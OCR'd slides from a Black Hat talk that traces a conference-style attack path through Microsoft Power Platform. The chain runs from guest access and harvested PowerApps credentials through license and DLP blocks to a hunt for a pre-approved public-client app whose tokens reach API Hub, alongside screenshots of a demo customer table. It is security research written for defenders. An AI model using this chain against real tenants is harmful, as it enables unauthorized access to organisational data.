
Name		Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	···	13 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	···	12 min ago	Connected
Azure Queues Azure Queues	···	3 wk ago	Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	···	16 min ago	Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	···	22 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	···	2 wk ago	Connected

@mbrg0

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.


Tried to access



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license



You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

You're seeing this page because you don't have a license that allows you to use the capabilities used by the app. You can start a trial for a premium license or ask your admin for a Power Apps license.
Your plans: None
App license designation: Premium
Per app plans allocated in environment: No
App configured to consume per app plans: Yes
App is running: Standalone
Type of environment: Full
Premium features used by the app: premium connectors
Session ID: a40f9795-d274-4bab-8441-facd5ddd249c

Where are we again?


Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP



This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

@mbrg0
#BHUSA @BlackHatEvents

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP → Pivoted connection *(bypass vuln under disclosure)*

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP → Pivoted connection *(bypass vuln under disclosure)*
→ Blocked by prog access to API Hub

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)

Using a built-in public client app? No.

Using our own app? No.

Solving for scope

We need to find an AAD app that is:

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)
3. Public client (generate tokens on demand)

Solving for scope

We need to find an AAD app that is:


1. On by-default
2. Pre-approved to query API Hub
3. Public client

Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!



[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.c
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez


andrewc@zenitydemo.OnMicrosoft.com

Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!



[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.c
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez


andrewc@zenitydemo.OnMicrosoft.com

Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!
But we can't generate tokens on it's behalf.



[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.c
Alexander
Gonzalez


amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

How does msft cross-app SSO work? (or – introduction to family of client IDs)





secureworks/**family-of-client-ids-research**


Research into Undocumented Behavior of Azure AD Refresh Tokens

1	0	97	10
Contributor	Issues	Stars	Forks

How does msft cross-app SSO work? (or introduction to family of client IDs)

